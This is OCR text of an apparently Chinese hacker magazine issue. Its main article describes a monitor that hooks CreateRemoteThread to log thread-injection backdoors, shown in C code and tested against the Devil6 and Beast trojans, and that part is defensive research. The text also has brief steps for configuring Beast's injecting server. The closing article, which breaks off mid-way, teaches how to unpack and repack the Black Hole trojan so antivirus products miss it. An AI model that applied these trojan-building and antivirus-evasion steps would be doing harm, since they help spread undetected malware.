
图15

好了，暴力破解和跟踪注册码这两种方法都介绍完了，如果你还有兴趣的话，就把第一个软件的注册码跟踪出来。如果你的经济比较宽裕的话还是支持一下国产软件吧！

（本文涉及到的工具在光盘中有提供）

黑客编程，特别是编写木马、后门的时候，往往强调进程的隐藏，于是出现了各式各样的隐藏进程的技术，网上流传的关于隐藏进程的介绍多如牛毛，而其中远程线程插入更是被大黑小黑们宠爱有加。

很多学习黑客编程的朋友自然也是把“线程插入”这个热门技术当成必修课；但，今天我们反其道而行之，看看dahubaobao是如何编程来防范线程插入后门的。



防范线程插入后门——远程线程的监视

文by dahubaobao[E.S.T]

前言

去年，我曾经写过一篇文章《握着你的“手”清除DLL后门》，文中叙述了基本的DLL后门清除方法，但细细看来，都是被动防御，那是否有主动防御的方法？经过仔细的思考，觉得可以对远程线程进行监视，以查询蛛丝马迹。虽然监视远程线程并不是“完全”的主动防御，但一个正常的系统，很少使用远程线程的，所以用于确定后门，效率还是很高的。通过监视远程线程并记录详细的日志，包括插入进程、新创建线程的详细信息，以帮助管理员分析系统安全性，及时发现线程插入后门。本文监视程序在Windows 2000 Server SP4下测试成功。

一、原理概述

写过线程插入后门的朋友都知道，线程插入通过CreateRemoteThread函数完成，我们可以通过HOOK的CreateRemoteThread函数实现远程线程的监视，CreateRemoteThread函数最终调用的Native API是ZwCreateThread函数，但由于CreateThread也是调用的ZwCreateThread函数，2个线程函数太不好分辨，所以还是决定HOOK了CreateRemoteThread函数，同样也易于维护。

注意：SetWindowsHookEx函数也可以完成DLL插入，Pjf大哥已经写出过如何防范全局钩子的文章，我就不班门弄斧了，文章地址http://www.eviloctal.com/forum/read.php?tid=3739。

确定了HOOK函数，下一步则要解决如何获取进程、线程信息。CreateRemoteThread函数中只有一个进程句柄（要插入进程的句柄）和一个插入后返回的线程句柄，我们起码要获取3个信息：进程名、PID和线程ID。翻翻MSDN 2003，没有可以通过句柄获取Name和ID的函数，好在天无绝人之路，Native API中有2个未公开的函数可以获取比较详细的信息：

```
ZwQueryInformationProcess
//获取详细的进程信息
ZwQueryInformationThread
//获取详细的线程信息
```

只要给这2个函数传递进/线程句柄，就能获取详细的信息，调用它们需要的权限是PROCESS_QUERY_INFORMATION和THREAD_QUERY_INFORMATION。这对于线程插入是足够的，因为调用CreateRemoteThread函数需要5个权限：

```
PROCESS_CREATE_THREAD
//创建线程
PROCESS_QUERY_INFORMATION
//获取进程信息
PROCESS_VM_OPERATION
//允许改变页面属性
PROCESS_VM_WRITE //允许写入数据
PROCESS_VM_READ  //允许读取数据
```

并且经过我的测试，CreateRemoteThread函数返回的线程句柄具备THREAD_QUERY_INFORMATION权限，可以使用ZwQueryInformationThread查询详细信息。需要的信息都有了，可以着手编写代码了。

二、代码分析

在这里不会介绍HOOK的方法，可以参考我的另一篇文章《基于HOOK技术的Rootkit开发实战》，其中有详细叙述。

ZwQueryInformationProcess和ZwQueryInformationThread支持多种查询类型，我们需要查询的是ProcessBasicInformation=0和ThreadBasicInformation=0，它们返回如下2个结构：

```
typedef struct proc_basic_info
{
NTSTATUS ExitStatus;     //退出状态
ULONG PebBaseAddress;  //PEB地址
ULONG AffinityMask;   //访问权限
ULONG BasePriority;        //权限类
ULONG UniqueProcessId;    //进程ID
ULONG InheritedFromUniqueProcessId;
//父进程ID
}PROCESS_BASIC_INFORAMTION,
*LPPROCESS_BASIC_INFORAMTION;

typedef struct thread_basic_info
{
NTSTATUS ExitStatus;   //退出状态
ULONG TebBaseAddress;   //TEB地址
CLIENT_ID ClientId;     //进&线程ID
ULONG AffinityMask;       //访问权限
    ULONG BasePriority;      //权限类
    ULONG Priority;          //权限类
}THREAD_BASIC_INFORMATION,
*LPTHREAD_BASIC_INFORAMTION;
```

不错吧！PEB和TEB的地址都有了，想获取什么信息都没问题了，不过本程序只提取了进程名、ID和线程ID，你需要什么信息，可以随时扩展。我编写了2个函数，用于获取这些信息。首先是GetProcessNameAndId。

```
    BOOL GetProcessNameAndId
(HANDLE hProcess,TCHAR
*ProcessName,
    DWORD *ProcessId)
    {
        //加载NTDLL.DLL
        if ((hModule=LoadLibrary("ntdll.dll"))==NULL)
        {
            //错误处理
        }
        //取函数地址
        ZwQueryInformationProcess=
(ZwQueryInformationProcessOld)
GetProcAddress
                    (hModule,
"ZwQueryInformationProcess");
        //获取进程信息
        ntStatus=ZwQueryInformationProcess
(hProcess,ProcessBasicInformation,
&ProcInfo,
    sizeof (ProcInfo),NULL);
        //打开
        if ((hProc=OpenProcess
(PROCESS_ALL_ACCESS,FALSE,
    ProcInfo.UniqueProcessId))==NULL)
        {
            //错误处理
        }
    GetModuleBaseName(hProc,NULL,
ProcessName,MAX_PATH-1);  //取进程名
    *ProcessId=ProcInfo.UniqueProcessId;
//进程ID
        return TRUE;
    }
```

进程名和ID已经得到，注意进程名不是全路径，如果要取全路径，则使用GetModuleFileNameEx函数，封装在PSAPI中。获取线程ID的函数由GetThreadId实现。

```
    BOOL GetThreadId (HANDLE hThread,
DWORD *ThreadId)
    {
        //省略获取函数地址代码段
        //获取线程信息
        ntStatus=ZwQueryInformationThread
(hThread,ThreadBasicInformation,
&ThreadInfo,
```

```
    sizeof (ThreadInfo),NULL);
        *ThreadId=ThreadInfo.ClientId.
ThreadID;  //线程ID
        return TRUE;
    }
```

需要的基本信息已经得到了，可以记录日志了。为了加以区别，每一个线程插入，记录一个单独的日志，日志文件名以被插入进程名为准，日志中除了上边的信息，还要有系统的当前时间，这些通过UpdateLogData函数完成。

```
BOOL UpdateLogData (TCHAR
*ProcessName,DWORD ProcessId,DWORD
ThreadId)
    {
        GetSystemTime(&SystemTime);
//获取系统时间
        fp=fopen(FileName,"a+");    /
/打开日志文件
        fprintf(fp,"\n\n%d - %d - %d - %d
- %d - %d - %.2d\n",SystemTime.wYear,
    SystemTime.wMonth,SystemTime.
wDay+1,(SystemTime.wHour+8)%24,
    SystemTime.wMinute,SystemTime.
wSecond,SystemTime.wMilliseconds);
        fprintf(fp,"Inject Process Name :
\t%s\n",ProcessName);  //插入新线程的
进程名
        fprintf(fp,"Inject Process Id   :
\t%ld\n",ProcessId);   //进程ID
        fprintf(fp,"Inject New Thread Id:
\t%ld\n\n",ThreadId);  //插入的新线程ID
        return TRUE;
    }
```

记录的时间格式为年—月—日—时—分—秒—豪秒。万事俱备，现在只需用HOOK函数将它们"综合"起来了!

```
HANDLE WINAPI HookCreateRemote
Thread (HANDLE hProcess,......)
    {
        //请求原函数遵循__stdcall调用约
定，参数从右向左入栈
        __asm
        {
            push hProcess
    mov  eax,NewCreateRemoteThread
//原函数地址
    call eax                 //请求
    mov  ThreadHandle,eax //取返回值
        }
        if (!(GetProcessNameAndId
(hProcess,ProcName,&ProcId)))
        {
            //错误处理
        }
        if (!(GetThreadId(ThreadHandle,
&ThreadId)))
        {
            //错误处理
        }
        if (!(UpdateLogData
(ProcName,ProcId,ThreadId)))
        {
            //错误处理
        }
        return ThreadHandle;
    }
```

很简单吧！轻松完成了远程线程的监视，下面我们使用这个程序演练一下，看看效果如何。

三、实战演练

这里我选择2个线程插入后门：Beast2.07（禽兽2.07）和Devil6（魔鬼6号），2款工具都很有名，使用的人很多，先来看Devil6，如图1所示。




图 1

注意 下边叙述的内容，由于我已经安装了监视程序，光盘中提供了安装程序，跨进程HOOK采用的消息钩子技术，所以运行线程插入后门就会加载我们的监视程序（DLL）。

Devil6中有详细的中文帮助，使用我就不多说了，我们按照图1 所示配置Devil6，然后运行Devil6.exe就可以完成后门的安装，Devil6.exe会将线程插入到Csrss.exe，这是Win32子系统的进程，不能终止。运行后就可以查看效果了，我设置了一部分调试信息输出到DbgView，如图2是运行Devil6.exe后DbgView的输出。




图 2

不难看出,[1196]是Devil6.exe进程的ID，而插入线程的进程ID是196，新线程的ID是656，还有PEB/TEB地址等其他信息。为了验证196是不是Csrss.exe，我们到C盘下看一下日志文件就知道了，如图3 所示。




图 3

果然，日志文件记录和DbgView是一样的，并且在任务管理器也证实了196是Csrss.exe，我们的监视程序生效了！

Beast2.07是现在一款比较火的木马，功能N多，使用时可以参考它的帮助，我们按照图4所示配置Beast2.07，使其插入Explorar.exe进程中，其他随便设置，最后点击"Save Server"生成服务端Server.exe，运行后完成后门的安装。




图 4

还是使用DbgView查看效果，如图5所示。[1056]是Server.exe的进程ID，插入的进程ID是344，新线程ID是1144。




图 5

查看日志文件，如图6所示，结合任务管理器，不用我说了吧？！




图 6

大多数线程插入后门都会插入系统进程，而一个正常的系统，几乎是没有向系统进程插入线程的，所以我认为，这个监视程序还是有一定用处的，起码让你知道了，可能有线程插入后门存在，顺藤摸瓜找到线程插入后门的注射器，呵呵。

后记

本文的程序很简陋，知道了基本的监视，有兴趣的朋友可以写个界面，加个警报功能，那就太好了，到时别忘了给我一个！对本文有任何异议，欢迎发邮件与我交流：dahubaobao@eviloctal.com。

（本文涉及到的工具和源代码在光盘中有提供：Devil6.rar、Beast207.rar、EnumType.txt、Code）

MM 代为语：老编已是往三张上奔的人了，可是每到六一前夕，就格外兴奋，在每天午餐饭桌前的尽读会上就开始怀想当年。以前的六一节，男生着清一色的白衬衫、蓝裤子、白球鞋，而女生则根据当日的天气情况，不过是将蓝裤子换成了蓝裙子。当天的活动一般来说先是全校师生会，主要是表彰三好学生、班干部、优秀班级等，然后就是运动会、节目表演、游园会，偶乐还会有一两场有教育意义的免费电影看，而自己也可以拿着家里给的几块零花钱在六一那天里奢侈一把。也许依现在学生丰富的生活看来，那样的六一完全没什么乐趣可言，可那时的老编却是欢喜得不行。毕竟这一切都深深的烙上了成长的痕迹。

前段时间看电影《孔雀》，里面有不少的情节也在小编偶的童年生活里出现，比如妈妈会自制用点滴瓶装的番茄酱，以便全家人在冬天里能喝上番茄鸡蛋汤（那可是偶的最爱哟）；而偶也曾拿着白粉笔涂抹心爱白球鞋上的污渍……也许每个人在成长的道路上都曾象孔雀一样开屏过，而其中的滋味，冷暖自知。

黑洞 2005 免杀技术——壳中改籽篇

图[F.S.T] 浩天

在杀毒软件越来越强的攻势下，木马一般都存活不了几天，记得我上个月做了一个“火狐－MiNi 灰鸽子免杀版”，但是不过三天就让江民杀掉了。拥有一只不被查杀的木马，已经成为了广大黑客爱好者的渴望。但是不被查杀的木马发布的那一天，就意味着它已经命不久已。授人以鱼，不如授人以渔，今天我就给大家讲一个既可以让木马免杀，又非常适合菜鸟掌握的方法。

一、木马免杀技术大盘点

分析一下目前木马躲杀几种手段的优劣，按它们出现的先后秩序讲述。

1.给木马加壳

评论：改变木马大小，对早期的杀毒软件有不错的免杀效果。但是当杀毒软件用上特征码扫描之后，就显得不怎么优秀了。

建议你选择一些生僻壳、强壳。

2.修改病毒特征码

评论：在杀毒软件采用多段病毒特征代码的今天，这种方法也显得力不从心了，而且你也不可能把全世界大大小小的杀毒软件都安装一遍。

3.添加花指令＋修改程序入口点

评论：对于木马的免杀比较通用，而且效果好，只是面对杀毒软件的内存查杀就束手无策了。上期的黑客手册，飘舞的风给我们带来的一篇文章名叫“修改你的EXE壳程序来躲过查壳程序”，其实就是这种方法。

4.用壳变形器reloc修改壳的区段入口（壳中改籽技术）

评论：此方法就是我所说的壳中改籽的技术，对卡巴斯基的效果非常好，而且适合菜鸟掌握。

以上是我胡说八道的，如有雷同纯属巧合！：）　今天我就用“壳中改籽技术”让黑洞 2005Build20050311 专业版的服务端通过江民、诺盾和卡巴斯基的查杀！

二、给黑洞的服务端脱壳再加壳

下面我来讲一下为什么这种技术叫“壳中改籽”。

首先我们配置一个黑洞的服务端（这个步骤不再赘述，大家自己去查资料吧），然后用 PEiD 来查看它是用什么加的壳，查到是用 UPX 加的变态壳，程序的区段都给隐藏了。

那么接下来我们给黑洞服务端脱壳，先用 upxfix 打开它，然后在 Decompress method 里面选择5，点击 fix，这样就修复了（图1）。再用 PEiD.exe 查一下，就可以看到区段了，对吧？




图 1

为什么我一再提到这个区段呢？其实它就是本文的重点，也就是壳里面的籽。继续脱壳，用 UPXShell 打开修复好的黑洞服务端，点击解压缩（图2）。

